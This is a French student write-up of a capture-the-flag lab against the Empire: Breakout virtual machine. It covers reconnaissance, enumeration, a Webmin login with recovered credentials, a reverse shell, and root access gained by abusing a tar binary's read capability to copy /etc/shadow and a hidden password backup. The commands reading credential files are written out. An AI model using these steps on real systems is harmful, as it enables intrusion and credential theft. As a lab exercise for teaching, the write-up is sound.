Compte rendu SAE Cyber

Machine attaquée :

- Empire : Breakout

Première phase de reconnaissance :

Outils utilisés :

- *Netdiscover* -> Détection des hôtes via l'envoi de requêtes ARP
- *Nmap* -> Scanneur de ports ouverts, services associés et OS de la cible

On va commencer par la phase de reconnaissance en utilisant netdiscover afin de trouver l'IP de notre machine.

Netdiscover :

```
Currently scanning: 192.168.17.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.9.66    dc:41:a9:fd:76:09      1      60  Intel Corporate
192.168.9.190   00:0c:29:4f:77:c3      1      60  VMware, Inc.
192.168.9.202   f6:60:21:47:7b:24      1      60  Unknown vendor
```

Adresse IP : 192.168.9.109 -> Mac Vendor : Vmware, là où on fait tourner notre machine.

On va maintenant chercher les ports d'ouverts ainsi que les services associés.

Nmap :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.9.190
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-18 13:05 EST
Nmap scan report for 192.168.9.190
Host is up (0.0010s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-server-header: MiniServ/1.981
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows
```

Ports ouverts : 80, 139, 445, 10000, 20000

Services :


•Apache 2.4.51

•Samba 4.6.2

•Webmin 1.981 et 1.830


Sachant qu'on le port 80 d'ouvert, on va aller visualiser la page WEB associée.


Analyse du code source de la page sur le port 80 :





On peut voir ce qui semble être un premier flag.


Visualisation des pages sur les ports 10000 et 20000:











On accède donc sur ces ports à 2 pages d'authentification.

Deuxième partie : Recherche de failles

Ports ouverts : 80
Services : Apache 2.4.51
Vulnérabilité : Pas d'exploit disponibles, exploits disponibles pour les versions allant jusqu'à la 2.4.50

Ports ouverts : 139 et 145
Services : Samba 4.6.2
Vulnérabilité :
•Exploit disponible mais pour DDOS
•Possibilité d'utiliser enum4linux pour lister les utilisateurs de Samba

Ports ouverts : 10000 et 20000
Services : Webmin 1.981 et 1.830
Vulnérabilité : Création de reverse shell si on possède login et password

Troisième partie : Exploitation

Outils utilisés :

•Analyseur de cryptage en ligne -> Décryptage du flag trouvé dans le code source
•enum4linux -> Enumération des utilisateurs d'un système Samba pour essayer de se connecter sur l'une des pages sur les ports 10000 et 20000.
•Script python reverse shell -> Création d'un reverse shell


•Netcat -> Connexion au reverse shell
•Getcap -> Visualisation/Maniement des binaires exécutables

Analyse du cryptage:

On peut voir ici que le cryptage le plus propable pour encoder ce flag est Brainfuck.

Décryptage du flag encodé avec Brainfuck :

Premier flag :





Maintenant qu'on a trouvé ce qui semble être un mot de passe et après avoir testé les login basiques du style root, toor, admin, administrateur, aucun n'a fonctionné.

J'ai donc cherché un outil permettant de lister les utilisateurs d'un système Samba et j'ai trouvé enum4linux. La première grosse faille ici est le fait que l'on puisse tester un nombre infini de

fois de lister les utilisateurs, groupes etc... Si nous devions comparer avec notre compte google nous n'avons que 3 essais, ici ce n'est pas le cas.

Utilisateur trouvé avec enum4linux :






Utilisateur cyber trouvé grâce à enum4linux.


Connexion avec :

user : cyber | password : .2uqPEfj3D<P'a-3




En fouillant un peu sur le site on trouve un accès à un shell avec les droits de l'utilisateur cyber. On va donc tenter de mettre en place un revershell et travailler sur notre machine. C'est donc ici notre deuxième grosse faille puisque nous pouvons faire pas mal de choses avec un accès shell.

Script python reverse shell trouvé sur github + écoute sur le port 4242 sur kali pour prendre la main depuis la machine kali :




Nouveau flag découvert :



En fouillant en faisant ls on trouve un fichier txt avec des informations (voir juste au dessus)

Fichier de type binaire découvert (exécutable tar). Je ne pouvais pas aller dedans, je pensais que c'était un dossier :



Binaire Linux :
Comme un user, il possède des droits pour effectuer des actions. On peut donc l'utiliser pour lire un fichier qui ne serait accessible que par un utilisateur root par exemple.

Tar est similaire à Winrar, il permet de compresser et décompresser des dossiers/fichiers par exemple.
-cf -> Création d'un fichier compressé du nom de ….
-xf -> Décompression du fichier…


Linux divise les privilèges traditionnellement associés au superutilisateur en unités distinctes, appelées capabilities (capacités).

- C’est un processus qui dispose aussi d'un ensemble de droits spécifiques.
- Il peut être associé à un fichier exécutable comme le bit suid (ici tar).
- Ce fichier exécuté a un ensemble de capabilities associé, en pratique ces droits ne sont qu'une subdivision des droits de root. Un découpage du bit suid si on préfére.

Ici c'est notre troisième grosse faille et la plus importante/intéressante selon moi, du moins aussi importante que la première. Le fait d'avoir laissé des capabilities à un binaire va nous permettre de contourner l'usage classique de ce tar pour effectuer des actions sans en avoir forcément les droits à la base.

Comme on a vu qu'un fichier binaire avait des droits, on va analyser ceux de notre tar.

Analyse de ses droits :




Signification de ces droits :


CAP_DAC_READ_SEARCH	This only bypass file and directory read/execute permission checks.

On va donc chercher des fichiers qui pourraient être qu’ouverts par un user root

Principe du privilege escalation :



Application dans notre cas :



Lieu où sont stockés les mots de passe :
/etc/shadow

Utilisation de tar pour compresser-copier le fichier contenant les mots de passe.

Puis décompression du fichier pour le lire

```
$ ./tar -cf motdepasse.txt /etc/shadow
./tar -cf motdepasse.txt /etc/shadow
./tar: Removing leading `/' from member names
$ ./tar -xf motdepasse.txt
./tar -xf motdepasse.txt
```

```
$ cat shadow
cat shadow
root:$y$j9T$M3BDdkxYOlVM6ECoqwUFs.$Wyz40CNLlZCFN6Xltv9AAZAJY5S3aDvLXp0tmJKlk6A:18919:0:99999:7:::
```

Recherche du hash sur Internet :
Hash inconnu des services essayant tous les hash.

On va donc chercher une autre piste.

Recherche d'un potentiel fichier nommé ou contenant dans son nom « pass »:

```
$ find /var -type f -name "*pass*"
```

Après de nombreuses recherche parmi les résultat voici celui concluant :

```
/var/backups/.old_pass.bak
```

Impossible de l'ouvrir :

```
$ cat .old_pass.bak
cat .old_pass.bak
cat: .old_pass.bak: Permission denied
$
```

Utilisation du binaire tar découvert tout à l'heure :

```
$ ./tar -cf motdepasse.txt /var/backups/.old_pass.bak
./tar -cf motdepasse.txt /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
$ ./tar -xf motdepasse.txt
./tar -xf motdepasse.txt
```

Visualisation du fichier de backup :

```
$ ls
ls
motdepasse.txt  tar  user.txt  var
$ cd var
cd var
$ cd backups
cd backups
$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
```

Nouveau flag !

```
Ts&4&YurgtRX(=~h
```

Test accès root :

```
$ su
su
Password: Ts&4&YurgtRX(=~h

root@breakout:/home/cyber/var/backups# whoami
whoami
root
```

Accès root fonctionnel !